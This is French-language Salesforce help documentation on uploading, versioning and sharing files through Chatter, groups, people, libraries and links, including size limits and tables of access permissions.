Modification de l'accès aux fichiers

Décidez qui peut afficher et modifier les fichiers vous appartenant.

Rendre un fichier privé

Vous pouvez limiter l'accès aux fichiers partagés qui vous appartiennent en les rendant privés.

Partage de fichiers avec des groupes

Partagez des fichiers Chatter avec des groupes publics ou privés pour permettre aux membres des groupes d'afficher et de télécharger les fichiers à partir de leur fil.

Partage de fichiers avec des personnes dans Salesforce Classic

Partagez des fichiers en privé avec des personnes et définissez un accès **Visualiseur** ou **Collaborateur** pour chaque personne avec laquelle vous partagez le fichier.

Partage de fichiers avec des bibliothèques

Partagez des fichiers avec des bibliothèques pour bénéficier des capacités de définition d'autorisation de bibliothèques de contenu tout en continuant d'utiliser les fonctionnalités de Salesforce Files.

Empêcher d'autres utilisateurs de partager ou d'annuler le partage d'un fichier

Vous pouvez empêcher les autres utilisateurs de partager ou d'annuler le partage d'un fichier qui vous appartient. Les partages existants ne sont pas affectés.

Partage de fichiers avec des personnes dans Lightning Experience

Partagez des fichiers en privé avec des personnes et définissez un accès **Visualiseur** ou **Collaborateur** pour chaque personne avec laquelle vous partagez le fichier.

Partage de fichiers via un lien

## Présentation du chargement et du partage de fichiers

Chargez et partagez des fichiers à partir de l'accueil Fichiers, dans des fils, et dans des opportunités ou d'autres enregistrements.

Chargez et partagez des fichiers à partir depuis :

- Page d'accueil **Fichiers**
- Tous les champs de publication ou de commentaire de fil Chatter
- Carte ou liste **Fichiers** sur les groupes, les profils utilisateur, les opportunités et autres enregistrements.

Tous les types de fichiers sont pris en charge, y compris les présentations Microsoft® PowerPoint, les feuilles de calcul Excel, les fichiers PDF Adobe®, fichiers d'image, fichiers audio et vidéo. Par défaut, les fichiers peuvent être chargés jusqu'à 2 Go. Cependant, votre organisation détermine la taille de fichier maximale.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

### Page d'accueil Fichiers

Lorsque vous chargez des fichiers, ils sont ajoutés au filtre **Dont je suis propriétaire** dans la page d'accueil **Fichiers**, avec vous en tant que propriétaire. Les fichiers que vous chargez depuis l'accueil **Fichiers** ont automatiquement un statut privé.

Vous pouvez également ajouter des fichiers à Salesforce comme suit :

- Ajout d'un fichier en pièce jointe à un fil Chatter.

- Chargement de fichiers dans des bibliothèques privées et partagées Salesforce CRM Content.
- Synchronisation d'un fichier dans votre dossier Salesforce Files Sync.
- Création de packs de contenu ou chargement de liens Web dans Salesforce CRM Content.

La liste Fichiers ne comprend pas :

- Documents provenant de l'onglet Documents.
- Pièces jointes de la liste associée Notes et pièces jointes.

**Remarque:** Les fichiers sans extension ou avec une extension non reconnue affichent « inconnu » dans la colonne Type.

### Fichiers privés

Ce type de fichier est privé, n'est pas partagé et vous en êtes propriétaire. Seuls les propriétaires de fichiers et les utilisateurs qui disposent de l'autorisation « Afficher toutes les données » peuvent afficher des fichiers privés. Les fichiers privés ont une icône de verrou dans la liste Fichiers et dans la page de détail du fichier. Vous pouvez rechercher vos fichiers privés dans Chatter et dans la liste Fichiers.

### Partage de fichiers privés

Vous pouvez partager des fichiers privés à partir de leur page de détail ou en les joignant à un fil Chatter, un profil, un enregistrement ou un groupe. Vous pouvez également partager un fichier via un lien. Lorsque vous partagez un fichier privé, il cesse d'être privé. Pour déterminer qui peut exécuter des actions sur un fichier, reportez-vous à Qui peut afficher mon fichier ?

CONSULTER ÉGALEMENT :

Limitations en taille de fichier dans Salesforce

Empêcher d'autres utilisateurs de partager ou d'annuler le partage d'un fichier

## Chargement d'une nouvelle version d'un fichier

Remplacez l'ancienne version d'un fichier en chargeant une nouvelle version.

Le chargement d'une nouvelle version remplace toutes les versions précédentes. Les versions précédentes restent toutefois disponibles en cliquant sur **Afficher toutes les versions** dans la page de détail des fichiers. Si votre fichier d'origine a été chargé via une publication dans un fil, utilisez **Charger une nouvelle version** pour remplacer l'ancienne version.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Cliquez sur **Charger une nouvelle version** à partir de l'un des emplacements suivants :
   - La page de détail Fichier
   - Le visualiseur de fichiers
   - La page **Fichiers** via la flèche des actions pour le fichier
   - Sur un fichier dans un fil, via la flèche **Plus d'actions** (disponible dans Salesforce Classic uniquement)
2. Cliquez sur **Choisir un fichier**, puis sélectionnez un fichier depuis votre ordinateur.

   À ce stade, vous pouvez saisir une note sur les modifications apportées dans le champ `Ce qui a changé`. Ces informations s'affichent dans la liste Historique des versions.
3. Cliquez sur **Charger la nouvelle version** (Salesforce Classic) ou **Commencer le chargement** (Lightning Experience).

La page de détail du fichier et toute publication précédente affichent la version mise à jour.

**Remarque:**

- Seuls les propriétaires du fichier, les collaborateurs et les utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent charger de nouvelles versions. Pour déterminer qui peut exécuter des actions sur un fichier, reportez-vous à Qui peut afficher mon fichier ?
- Le propriétaire du fichier ne change pas lorsqu'un collaborateur charge une nouvelle version.
- Si le fichier vient de Salesforce CRM Content, vous ne pouvez pas charger une nouvelle version depuis la page de détail du fichier. Vous pouvez cliquer sur **Accéder à la page de détail du contenu**, puis charger une nouvelle version. (Disponible dans Salesforce Classic uniquement.)

CONSULTER ÉGALEMENT :

Affichage de l'historique des versions d'un fichier

Suivi d'un fichier

## Limitations en taille de fichier dans Salesforce

Limitations de la taille des fichiers dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Fonctionnalité | Détails |
|---|---|
| Liste associée Pièces jointes | • 25 Mo pour les pièces jointes<br>• 2 Go pour les pièces jointes à un fil |
| Onglet Documents | • 5 Mo<br>• 20 Ko pour un logo d'application personnalisée |
| Salesforce CRM Content | • 2 Go<br>• 2 Go (en-têtes compris) lors du chargement via API REST Chatter<br>• 2 Go (en-têtes compris) lors du chargement via API REST<br>• 38 Mo lors d'un chargement via l'API SOAP<br>• 10 Mo lors d'un chargement via l'API de transfert en masse<br>• 10 Mo pour Google Documents<br>• 10 Mo lors d'un chargement via Visualforce |
| Fichiers Salesforce | 2 Go |
| Salesforce Knowledge | 5 Mo pour les pièces jointes |

La taille limite d'un fichier joint est de 25 Mo lorsqu'il est joint directement à la liste associée.

La taille maximale des fichiers multiples joints à un même e-mail est de 25 Mo, avec une taille maximale par fichier de 5 Mo.

CONSULTER ÉGALEMENT :

Présentation du chargement et du partage de fichiers

## Navigateurs prenant en charge le chargement de fichiers multiples

Ces navigateurs permettent de charger plusieurs fichiers à la page 3409 depuis l'onglet **Fichiers**, la liste **Fichiers partagés avec** dans un groupe ou la liste **Fichiers appartenant à** dans un profil. Si votre navigateur ne prend pas en charge le chargement de fichiers multiples, vous pouvez charger les fichiers individuellement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Navigateur | Configuration requise supplémentaire |
|---|---|
| Google® Chrome™ | Doit être la dernière version stable |
| Mozilla® Firefox® | Doit être la dernière version stable |
| Internet® Explorer® 9 | Flash 11 ou supérieur doit être installé |
| Apple® Safari® pour Mac | Version 5.1.x |

## Qui peut afficher mes fichiers ?

Dans Salesforce, vos fichiers peuvent être privés, partagés en privé ou visibles pour toute votre société. Apprenez à identifier les paramètres de partage de fichiers et à les modifier.

Ce tableau présente les paramètres de partage de fichiers qui dépendent du mode de partage du fichier. Le paramètre et l'icône de partage s'affichent dans la page de détail d'un fichier et dans la liste Partagé avec d'une page de détail de fichier.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Paramètre de partage | Définition | Quand un fichier possède-t-il ce paramètre ? |
|---|---|---|
| Privé | Le fichier est privé. Il n'est partagé avec personne d'autre que le propriétaire. Le propriétaire du fichier et les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent rechercher et afficher ce fichier. Cependant, si le fichier se situe dans une bibliothèque privée, seul son propriétaire peut y accéder. | Un fichier est privé dans les cas suivants :<br>• Il est chargé dans l'accueil Fichiers<br>• Lorsque vous publiez le fichier dans votre bibliothèque privée<br>• Lorsque vous synchronisez un fichier dans votre dossier Salesforce Files Sync<br>• Lorsque vous arrêtez de partager le fichier avec tout le monde (Ne pas partager)<br>• Lorsque vous supprimez les publications qui |

| Paramètre de partage | Définition | Quand un fichier possède-t-il ce paramètre ? |
|---|---|---|
| | | comprennent le fichier et qu'il n'est partagé nulle part ailleurs |
| Partagé en privé | Le fichier est partagé uniquement avec des personnes ou des groupes spécifiques, ou via un lien. Il n'est pas disponible pour tous les utilisateurs de votre société. Seul le propriétaire du fichier, des utilisateurs disposant de l'autorisation « Modifier toutes les données » ou « Afficher toutes les données » et des visualiseurs spécifiques peuvent rechercher et afficher ce fichier. | Un fichier est partagé en privé dans les cas suivants :<br>• Il est partagé uniquement avec des personnes spécifiques ou un groupe privé<br>• Publié dans un groupe privé<br>• Partagé via un lien<br>• Publié dans un fil d'un enregistrement<br>• Publié dans une bibliothèque partagée |
| Votre société | Tous les utilisateurs de votre société peuvent rechercher et afficher ce fichier. | Un fichier est partagé avec votre société lorsqu'il est publié dans un fil que tous les utilisateurs peuvent afficher, dans un profil, dans un enregistrement ou dans un groupe public. |

Ce tableau présente les actions que vous pouvez exécuter sur un fichier en fonction de vos autorisations de fichier.

| Action | Propriétaire de fichier | Collaborateur de fichier | Visualiseur de fichier |
|---|---|---|---|
| Afficher ou prévisualiser | Oui | Oui | Oui |
| Télécharger | Oui | Oui | Oui |
| Partager | Oui | Oui | Oui |
| Joindre un fichier à une publication | Oui | Oui | Oui |
| Synchroniser un fichier | Oui | Oui | Oui |
| Charger une nouvelle version | Oui | Oui | |
| Modifier les détails | Oui | Oui | |
| Modifier l'autorisation | Oui | Oui | |
| Rendre un fichier privé | Oui | | |
| Restreindre l'accès | Oui | | |
| Supprimer | Oui | | |

Remarque:

- **Aucun accès** signifie que seule la personne avec laquelle ce fichier partagé au sein de votre société peut le rechercher ou l'afficher. Si le fichier est partagé avec un groupe privé, seuls les membres du groupe peuvent le rechercher ou l'afficher.

- Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent afficher, prévisualiser, télécharger, partager, joindre, rendre privé, limiter l'accès, modifier, charger de nouvelles versions et supprimer les fichiers dont ils sont propriétaires. Cependant, si le fichier se trouve dans une bibliothèque privée, seul son propriétaire y a accès.
- Les utilisateurs qui disposent de l'autorisation « Afficher toutes les données » peuvent afficher et prévisualiser les fichiers dont ils sont propriétaires. Cependant, si le fichier se trouve dans une bibliothèque privée, seul son propriétaire y a accès.
- Pour pouvoir synchroniser des fichiers, les utilisateurs doivent disposer de l'autorisation « Synchroniser les fichiers ».
- Les groupes (y compris leurs membres) et les enregistrements disposent de l'autorisation Visualiseur pour les fichiers publiés dans leurs fils.
- Les autorisations des fichiers partagés avec des bibliothèques dépendent de la bibliothèque.

CONSULTER ÉGALEMENT :

Rendre un fichier privé

Affichage de l'emplacement de partage d'un fichier

Empêcher d'autres utilisateurs de partager ou d'annuler le partage d'un fichier

## Modification de l'accès aux fichiers

Décidez qui peut afficher et modifier les fichiers vous appartenant.

Les propriétaires de fichiers et les collaborateurs sur des fichiers peuvent changer l'autorisation de visualiseur à collaborateur, et inversement, pour des personnes et des groupes. Ils peuvent également changer les autorisations de fichiers partagés avec leur société en visualiseur, collaborateur ou aucun accès.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Dans la page de détail d'un fichier, cliquez sur **Partager le fichier** > **Paramètres de partage**.
2. Recherchez la personne ou le groupe dont vous souhaitez modifier l'accès. Vous pouvez également changer l'accès pour `Tout utilisateur Chatter de votre société`.
3. Sélectionnez **Visualiseur**, **Collaborateur** ou **Aucun accès** (pour votre société). Pour des fichiers partagés avec des enregistrements (Salesforce Classic uniquement), vous pouvez également changer en **Défini par l'enregistrement**. La modification est immédiate.
   - Les **Visualiseurs** peuvent afficher, télécharger et partager des fichiers.
   - Les **Collaborateurs** peuvent afficher, télécharger, partager, changer l'autorisation, modifier les fichiers et télécharger de nouvelles versions.
   - **Définir par bibliothèque** pour un fichier d'une bibliothèque signifie que l'accès au fichier suit l'accès à la bibliothèque. Ce paramètre ne peut pas être modifié.
   - **Définir par enregistrement** pour un fichier joint à un enregistrement signifie que l'accès au fichier suit l'accès à l'enregistrement. Les personnes qui ont accès en lecture/écriture à l'enregistrement ont un accès **Collaborateur** au fichier. Les personnes qui ont accès en lecture seule à l'enregistrement ont un accès **Visualiseur** au fichier. Ce paramètre peut être modifié uniquement dans Salesforce Classic.
   - **Aucun accès** signifie que seule la personne avec laquelle ce fichier partagé au sein de votre société peut le rechercher ou l'afficher. Si le fichier est partagé avec un groupe privé, seuls les membres du groupe peuvent le rechercher ou l'afficher.
4. Cliquez sur **Fermer**.

Remarque:

- Un fichier est partagé avec votre société lorsqu'il est publié dans un fil que tous les utilisateurs peuvent afficher, dans un profil, dans un enregistrement ou dans un groupe public. `Tout utilisateur Chatter de votre société` reçoit

l'autorisation Visualiseur par défaut. Si vous changez l'autorisation de visualiseur ou collaborateur à aucun accès, vous supprimez le partage avec la société et les groupes publics.

- Lorsque vous partagez un fichier avec une personne, elle reçoit l'accès `Collaborateur` par défaut. Lorsque vous partagez un fichier avec un groupe, les membres du groupe reçoivent l'accès `Visualiseur` par défaut. Vous pouvez modifier l'accès par défaut lorsque vous partagez un fichier pour la première fois. Les propriétaires et les collaborateurs d'un fichier peuvent modifier l'accès une fois le fichier partagé.
- Les destinataires de liens vers un fichier peuvent uniquement afficher et télécharger les fichiers. Ils ne peuvent pas être collaborateurs.

CONSULTER ÉGALEMENT :

Qui peut afficher mes fichiers ?

Rendre un fichier privé

Empêcher d'autres utilisateurs de partager ou d'annuler le partage d'un fichier

## Rendre un fichier privé

Vous pouvez limiter l'accès aux fichiers partagés qui vous appartiennent en les rendant privés.

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Pour arrêter le partage d'un fichier qui vous appartient ou pour lequel vous disposez de l'autorisation « Modifier toutes les données », rendez le fichier et le lien vers le fichier privés ( ).

1. Dans la page de détail du fichier, cliquez sur **Partager le fichier** > **Paramètres de partage** ou **Afficher tout** dans la liste Partagé avec.
2. Dans la boîte de dialogue Paramètres de partage, cliquez sur **Rendre privé** (ou sur **Restreindre l'accès** si le fichier provient d'une bibliothèque Salesforce CRM Content).
3. Dans la boîte de dialogue de confirmation, cliquez sur **Ne pas partager** (ou sur **Restreindre l'accès**).

En passant de public à privé, un fichier est supprimé de toutes les publications auxquelles il est joint et de tous les emplacements dans lesquels il est partagé. Seuls le propriétaire et les personnes qui disposent de l'autorisation « Modifier toutes les données » peuvent accéder au fichier. Si le fichier provient d'une bibliothèque Salesforce CRM Content, il est retiré de tous les emplacements où il est partagé, à l'exception de bibliothèque.

Si le fichier est partagé à l'aide d'une livraison de contenu, la livraison devient inaccessible, mais elle n'est pas supprimée. Si le fichier est partagé en utilisant **Partager via un lien** dans Chatter, le lien vers le fichier est supprimé.

CONSULTER ÉGALEMENT :

Visibilité des publications

Affichage de l'emplacement de partage d'un fichier

Empêcher d'autres utilisateurs de partager ou d'annuler le partage d'un fichier

## Partage de fichiers avec des groupes

Partagez des fichiers Chatter avec des groupes publics ou privés pour permettre aux membres des groupes d'afficher et de télécharger les fichiers à partir de leur fil.

Partagez un fichier avec un groupe privé ou non répertorié pour restreindre son affichage aux membres du groupe, ou partagez un fichier avec un groupe public pour permettre aux membres du groupe ainsi qu'à tous les utilisateurs de Chatter de votre société de l'afficher. Par défaut, quiconque peut afficher un fichier peut le partager.

Pour partager un fichier avec un ou plusieurs groupes Chatter :

1. Partagez le fichier depuis l'un des emplacements suivants :
   - Dans la page de détail du fichier que vous souhaitez partager, cliquez sur **Paramètres de partage de fichiers** > **Avec le groupe**. Vous pouvez également cliquer sur **Afficher tout** dans la liste Partager avec, puis sur **Groupes** dans la boîte de dialogue Paramètres de partage.
   - En regard du fichier dans un fil, cliquez sur **Plus d'actions** > **Paramètres de partage de fichiers**, puis sur **Groupes** dans la boîte de dialogue Paramètres de partage.
   - En regard du fichier dans la page Fichiers, la liste Fichiers appartenant à ou la liste Fichiers du groupe, cliquez sur **Partager avec des groupes**.
   - En survolant un fichier, cliquez sur **Partager le fichier** , puis sur **Groupes** dans la boîte de dialogue Paramètres de partage.
   - Dans le dossier Salesforce Files Sync de votre ordinateur, cliquez avec le bouton droit sur un fichier, survolez **Salesforce Files Sync**, puis cliquez sur **Partager avec des groupes**.
2. Tapez le nom du groupe avec lequel vous souhaitez partager le fichier, puis cliquez sur le nom pour le sélectionner. Répétez cette étape pour partager avec davantage de groupes.
3. Sélectionnez les niveaux d'accès de chaque groupe. Par défaut, l'accès aux groupes privés est défini sur **Collaborateur**, alors que l'accès aux groupes privés est défini sur **Visualiseur**.
4. Vous pouvez également ajouter un message à votre publication. Vous pouvez @mentionner des personnes et des groupes dans votre message pour les notifier et publier le fichier dans leur fil.
5. Cliquez sur **Partager**, puis sur **Fermer**. Le fichier est publié dans chaque groupe avec lequel vous l'avez partagé et que vous avez @mentionné.

Un fichier privé partagé avec un groupe privé ou non répertorié devient un fichier partagé en privé ( ). Le fichier est publié dans le fil du groupe, et seul le propriétaire du fichier et les membres du groupe peuvent l'afficher. Tout fichier partagé avec un groupe public est disponible pour tous les utilisateurs de votre société, affiche l'icône votre société ( ) et est publié dans le fil du groupe.

Dans la boîte de dialogue Paramètres de partage, cliquez sur en regard du nom d'une personne ou d'un groupe pour arrêter de partager le fichier avec la personne ou le groupe.

**Remarque:**

- Les documents de l'onglet Documents et les pièces jointes de la liste associée Notes et pièces jointes ne sont pas répertoriés sous l'onglet Fichiers et ne peuvent pas être partagés en tant que fichiers Salesforce.
- Les fichiers de contenu peuvent être partagés avec davantage de personnes que n'en comprend la liste **Partager avec des personnes** s'ils sont inclus dans un pack de contenu ou une livraison.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Le nombre maximal de fois qu'un fichier peut être partagé est de 100. Cette valeur inclut les fichiers partagés avec des personnes, des groupes et via des liens. Si un fichier est partagé en privé et approche le nombre de partages maximal de 100, vous pouvez le rendre public en le publiant dans votre fil.

CONSULTER ÉGALEMENT :

Liste de fichiers de groupe

Affichage de l'emplacement de partage d'un fichier

## Partage de fichiers avec des personnes dans Salesforce Classic

Partagez des fichiers en privé avec des personnes et définissez un accès **Visualiseur** ou **Collaborateur** pour chaque personne avec laquelle vous partagez le fichier.

Partagez un fichier en privé auquel seules des personnes spécifiques de votre société ont accès. Par défaut, quiconque peut afficher un fichier peut le partager.

Pour partager un fichier avec un ou plusieurs utilisateurs de votre société :

1. Commencez par partager le fichier depuis l'un des emplacements suivants :
   - Dans la page de détail du fichier que vous souhaitez partager, cliquez sur **Paramètres de partage de fichier** > **Partager avec des personnes**. Ou cliquez sur **Paramètres de partage**, puis sur **Personnes** dans la boîte de dialogue Paramètres de partage.
   - En regard du fichier dans un fil : cliquez sur **Plus d'actions** > **Paramètres de partage de fichiers**, puis sur **Personnes** dans la boîte de dialogue Paramètres de partage.
   - En regard du fichier dans la page d'accueil Fichiers, cliquez sur **Partager avec des personnes**.
   - En survolant un fichier, cliquez sur **Partager le fichier** , puis sur **Personnes** dans la boîte de dialogue Paramètres de partage.
   - Dans le dossier Salesforce Files Sync de votre ordinateur, cliquez avec le bouton droit sur un fichier, survolez **Salesforce Files Sync**, puis cliquez sur **Partager avec des personnes**.
2. Tapez le nom de la personne avec laquelle vous souhaitez partager le fichier, puis cliquez sur le nom pour le sélectionner. .
3. Sélectionnez l'autorisation de fichier que vous souhaitez accorder à la personne. Par défaut, la personne sélectionnée reçoit l'autorisation de collaborateur qui permet d'afficher, de télécharger, de partager, de modifier l'autorisation, de modifier le fichier et de charger les nouvelles versions. Sélectionnez **Visualiseur** pour l'autoriser à afficher, télécharger et partager des fichiers.
4. Si vous souhaitez partager le fichier avec plus de personnes, saisissez d'autres noms.
5. Vous pouvez également ajouter des informations au message que reçoivent les destinataires.
6. Cliquez sur **Partager**, puis sur **Fermer**. Les destinataires reçoivent un message les informant que vous avez partagé un fichier avec eux. Ce message contient un lien d'accès au fichier. Les utilisateurs de Lightning Experience reçoivent ce message sous forme de notification par e-mail. Les utilisateurs de Salesforce Classic reçoivent un message Chatter privé dans leur page Mes messages sous l'onglet Chatter. Ils reçoivent également une notification par e-mail s'ils ont activé les notifications par e-mail pour les messages Chatter.

Si le fichier n'est pas déjà partagé avec votre société, il est partagé en privé et l'icône correspondante ( ) s'affiche. Le fichier n'est publié nulle part et seules les personnes avec lesquelles vous le partagez peuvent y accéder et l'afficher. S'il est déjà partagé avec votre société, il garde l'icône de votre société ( ) et tous les utilisateurs de votre société peuvent y accéder et l'afficher.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Dans la boîte de dialogue Paramètres de partage, cliquez sur × en regard du nom d'une personne ou d'un groupe pour arrêter de partager le fichier avec la personne ou le groupe. Si vous ne souhaitez pas que d'autres utilisateurs de modifient les autorisations d'accès au fichier, sélectionnez **Empêcher les autres de partager et d'annuler le partage**.

Remarque:

- Les documents de l'onglet Documents et les pièces jointes de la liste associée Notes et pièces jointes ne sont pas répertoriés sous l'onglet Fichiers et ne peuvent pas être partagés en tant que fichiers Salesforce.
- Les fichiers de contenu peuvent être partagés avec davantage de personnes que n'en comprend la liste **Partager avec des personnes** s'ils sont inclus dans un pack de contenu ou une livraison.
- Le nombre maximal de fois qu'un fichier peut être partagé est de 100. Cette valeur inclut les fichiers partagés avec des personnes, des groupes et via des liens. Si un fichier est partagé en privé et approche le nombre de partages maximal de 100, vous pouvez le rendre public en le publiant dans votre fil.

CONSULTER ÉGALEMENT :

Affichage de l'emplacement de partage d'un fichier

## Partage de fichiers avec des bibliothèques

Partagez des fichiers avec des bibliothèques pour bénéficier des capacités de définition d'autorisation de bibliothèques de contenu tout en continuant d'utiliser les fonctionnalités de Salesforce Files.

Si votre administrateur a activé cette fonctionnalité pour votre organisation, vous pouvez partager n'importe quel fichier avec une bibliothèque. L'onglet **Bibliothèques** de Salesforce répertorie les bibliothèques de votre société, ainsi que les autorisations attribuées à chacune d'elles. L'option **Partager avec une bibliothèque** de Chatter permet de partager des fichiers Chatter avec une bibliothèque en exploitant les autorisations définies pour la bibliothèque.

Remarque: Le partage de fichiers avec des bibliothèques requiert que :

- Le paramètre **Utilisateur Salesforce CRM Content** est activé dans la page des détails utilisateur. Votre administrateur peut activer ce paramètre.
- Le paramètre **L'interface utilisateur Fichiers permet de partager des fichiers avec des bibliothèques** est activé dans votre organisation. Votre administrateur peut activer ce paramètre sur la page Salesforce CRM Content dans Configuration.

1. Sous l'onglet **Fichiers**, cliquez sur ▾ en regard du fichier que vous souhaitez partager avec bibliothèque.
2. Sélectionnez **Partager avec une bibliothèque**. Alternativement, avec des références à des fichiers externes (applicable uniquement pour les utilisateurs de Files Connect), sélectionnez **Partager une référence**, puis **Bibliothèque** dans la boîte de dialogue **Paramètres de partage**.
3. Exécutez l'une des opérations ci-dessous, selon l'élément affiché :
   - Si la boîte de dialogue **Publier le contenu dans plusieurs bibliothèques** s'affiche, cela signifie que le fichier est déjà géré par une bibliothèque. Sélectionnez une ou plusieurs bibliothèques supplémentaires, puis cliquez sur **Publier**.
   - Si le message de confirmation **Publier les fichiers avec une bibliothèque** s'affiche, cela signifie que le fichier a été partagé avec des personnes qui ont un accès Collaborateur ou qu'il a été synchronisé. Si vous continuez, les collaborateurs et ceux qui ont synchronisé le fichier ont uniquement un accès Visualiseur (un administrateur de bibliothèque peut leur accorder ultérieurement un accès en modification). Cliquez sur **Partager** pour continuer ou sur **Annuler** si vous changez d'avis.
   - Si la boîte de dialogue **Publier le contenu** s'affiche, saisissez un titre pour le fichier. Sélectionnez la bibliothèque avec laquelle vous souhaitez le partager, puis saisissez des balises en tant que métadonnées. Sélectionnez un type d'enregistrement, renseignez les options facultatives, puis cliquez sur **Publier**.

     Le fichier est désormais répertorié sous l'onglet **Bibliothèques** et dans **Fichiers dans mes bibliothèques** sous l'onglet **Fichiers**.

## Empêcher d'autres utilisateurs de partager ou d'annuler le partage d'un fichier

Vous pouvez empêcher les autres utilisateurs de partager ou d'annuler le partage d'un fichier qui vous appartient. Les partages existants ne sont pas affectés.

1. Sous l'accueil **Fichiers**, recherchez le fichier souhaité.
2. Accédez aux **Paramètres de partage** du fichier ou à **Partager le fichier** (alternativement, si le fichier se situe dans une bibliothèque, ouvrez la page Détails du contenu depuis l'onglet **Bibliothèque**).
3. Sélectionnez la case **Empêcher les autres de partager et d'annuler le partage**.
4. Cliquez sur **Enregistrer**.

Exemple: Imaginons que je publie un fichier dans Chatter et que je le partage avec un groupe privé. Je suis d'accord pour que les membres du groupe aient accès au fichier mais je ne veux pas qu'ils le partagent avec d'autres personnes. Je peux empêcher le partage et l'annulation du partage pour conserver les partages existants, mais interdire l'ajout de nouveaux partages, sauf les miens ou ceux d'un administrateur.

Vous pouvez également empêcher les autres utilisateurs de partager ou de d'annuler le partage d'un fichier dans l'API en utilisant le champ `SharingOption` dans `ContentVersion` et d'autres objets.

## Partage de fichiers avec des personnes dans Lightning Experience

Partagez des fichiers en privé avec des personnes et définissez un accès **Visualiseur** ou **Collaborateur** pour chaque personne avec laquelle vous partagez le fichier.

Partagez un fichier en privé auquel seuls des personnes spécifiques de votre société ont accès. Par défaut, quiconque peut afficher un fichier peut le partager.

Pour partager un fichier avec un ou plusieurs utilisateurs de votre société :

1. Commencez par partager le fichier depuis l'un des emplacements suivants :
   - Ensuite, en regard du fichier dans la page d'accueil Fichiers, cliquez sur **Partager**.
   - Dans la page de détail du fichier que vous souhaitez partager, cliquez sur **Partager**.
   - Dans le lecteur d'aperçu, cliquez sur
2. Saisissez le nom de la personne avec laquelle vous souhaitez partager le fichier, puis cliquez sur le nom pour le sélectionner. Si vous souhaitez partager le fichier avec d'autres personnes, saisissez des noms supplémentaires.
3. Sélectionnez l'autorisation de fichier que vous souhaitez accorder à la personne. Par défaut, la personne sélectionnée reçoit l'autorisation de collaborateur qui permet d'afficher, de télécharger, de partager, de modifier l'autorisation, de modifier le fichier et de charger les nouvelles versions. Sélectionnez **Visualiseur** pour l'autoriser à afficher, télécharger et partager des fichiers.
4. Vous pouvez également ajouter des informations au message que les destinataires reçoivent.
5. Cliquez sur **Partager**, puis sur **Fermer**. Les destinataires reçoivent un message les informant que vous avez partagé un message avec eux. Ce message contient le lien d'accès au fichier. Les utilisateurs de Lightning Experience reçoivent ce message sous forme de notification par e-mail. Les utilisateurs de Salesforce Classic reçoivent un message Chatter privé dans leur page Mes messages sous l'onglet Chatter. Ils reçoivent également une notification par e-mail s'ils ont activé les notifications par e-mail pour les messages Chatter.

Dans la boîte de dialogue Paramètres de partage, cliquez sur × en regard du nom d'une personne ou d'un groupe pour ne plus partager le fichier avec la personne ou le groupe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Dans la fenêtre Partager le fichier, cliquez sur **Qui peuvent accéder** pour afficher toutes les personnes avec lesquelles le fichier a été partagé. Pour ne plus partager le fichier avec une personne ou un groupe, mettez à jour les autorisations du fichier ou cliquez sur X en regard du nom de la personne ou du groupe. Pour empêcher les autres utilisateurs de modifier les autorisations d'accès au fichier, sélectionnez **Empêcher les autres de partager et d'annuler le partage**.

Remarque:

- Les documents de l'onglet Documents et les pièces jointes de la liste associée Notes et pièces jointes ne sont pas répertoriés sous l'onglet Fichiers et ne peuvent pas être partagés en tant que fichiers Salesforce.
- Les fichiers de contenu dans peuvent être partagés avec plus de personnes que la liste **Partager avec des personnes** n'en compte, s'ils font partie d'un pack de contenu ou d'une livraison.
- Le nombre maximal de fois qu'un fichier peut être partagé est de 100. Cette valeur inclut les fichiers partagés avec des personnes, des groupes et via des liens. Si un fichier est partagé en privé et approche le nombre de partages maximal de 100, vous pouvez le rendre public en le publiant dans votre fil.

## Partage de fichiers via un lien

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

